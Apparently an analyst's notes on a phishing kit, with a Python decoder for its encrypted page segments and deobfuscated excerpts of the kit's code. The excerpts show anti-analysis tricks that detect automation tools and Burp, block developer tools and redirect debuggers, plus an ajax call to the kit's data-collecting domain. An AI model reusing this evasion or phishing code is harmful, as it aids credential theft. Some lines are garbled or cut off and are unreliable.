Encoded Segment. This one is specifically for the anti-analysis section.

Emulating the behavior with Python. Fill the variables with the ones in the HTML page. The shorter one should be the key most of the time.

```
import base64
from Crypto.Cipher import AES
import base91

data_b64 = ""
key_b64 = ""
key = base64.b64decode(key_b64)
data = base64.b64decode(data_b64)

iv = data[:16]
ciphertext = data[16:]

cipher = AES.new(key, AES.MODE_CBC, iv)

decrypted = cipher.decrypt(ciphertext)
padding_len = decrypted[-1]
decrypted = decrypted[:-padding_len]

decoded = base91.decode(decrypted.decode('utf-8'))

print(decoded.decode('utf-8'))
```


Example translated one. This is one of the anti analysis functions. There's other ones somewhere because I keep getting redirected before it loads the initial page and I do not get the opportunity to find the domains.

```
if (navigator.webdriver || window.callPhantom || window._phantom || navigator.userAgent.includes("Burp")) {
    window.location = "about:blank";
document.addEventListener("keydown", function (event) {
      function bzlf(event) {
            const qsrx = [
                  { keyCode: 123 },
{ ctrl: true, keyCode: 85 },
{ ctrl: true, shift: true, keyCode: 73 },
                   { ctrl: true, shift: true, keyCode: 67 },
                  { ctrl: true, shift: true, keyCode: 67 }, 
{ ctrl: true, shift: true, keyCode: 75 }, 
{ ctrl: true, keyCode: 72 }, // Ctrl + H 
{ meta: true, alt: true, keyCode: 73 }, 
{ meta: true, alt: true, keyCode: 67 }, 
{ meta: true, keyCode: 85 }
            ];
            return qsrx.some(maqw =>
                  (!maqw.ctrl || event.ctrlKey) &&
(!maqw.shift || event.shiftKey) &&
(!maqw.meta || event.metaKey) &&
(!maqw.alt || event.altKey) &&
                  event.keyCode === maqw.keyCode
            );
      if (bzlf(event)) {
            event.preventDefault();
return false;
});
document.addEventListener('contextmenu', function(event) {
      event.preventDefault();
      return false;
});
hyte = false;
(function ppqp() {
      let jupu = false;
      const rked = 100;
      setInterval(function() {
            const hbmd = performance.now();
            debugger;
            const djya = performance.now();
            if (djya - hbmd > rked && !jupu) {
                  hyte = true;
                  jupu = true;
                  window.location.replace('https://www.bestbuy.com');
      }, 100);
```

Tried the decoder on another part of the HTML that did the same obfuscation technique and got a large atob call.

India C PCE TRIMUNDETGROBUN-1000 SAIRTECES YUSINPS JILIFO DOSAGON/ZOUNCE JAMPS JILIFO JA

Found another of the same obfuscation method to try the decoder with.



Found another domain with the same .es TLD. Doesn't seem to be indexable on Shodan or FOFA but information is available on Censys.

currentreq = \$.ajax({ url: 'https://MeeWocfQVxTm6JRE5KWao0dGKMt8uPad9kfjEvjXIjdvpzqqgMF4.ggcrbg.es/9775562062949701990AzEIKxCK HJOMLPVBXQERLCKPCWYZHVDDBHUDJHQAFAXFSNAUXGYYU' + randroute,

Other features:

```
Var otherweburt = "";

var websitenames = ["ojoodady", "okta"];

var bes = ["stple.com", "letflix.com"];

var bes = ["https:\/\t.me", "https:\/\t.com", "t.me.com\/", "t.me.com\/", "t.me.com\/", "t.me@", "https:\/\t.me@", "https:\/\t.me", "https
nction removespaces(input) {
input.value = input.value.replace(/\s+/g, ''); // Removes all spaces
                 unction encryptData(data) {
  const key = CryptoJS.enc.Utf8.parse('1234567899123456');
  const iv = CryptoJS.enc.Utf8.parse('1234567899123456');
  const encryptde = CryptoJS.AES.encrypt(data, key, {
   iv: iv,
   padding: CryptoJS.pad.Pkcs7,
   mode: CryptoJS.mode.CBC
```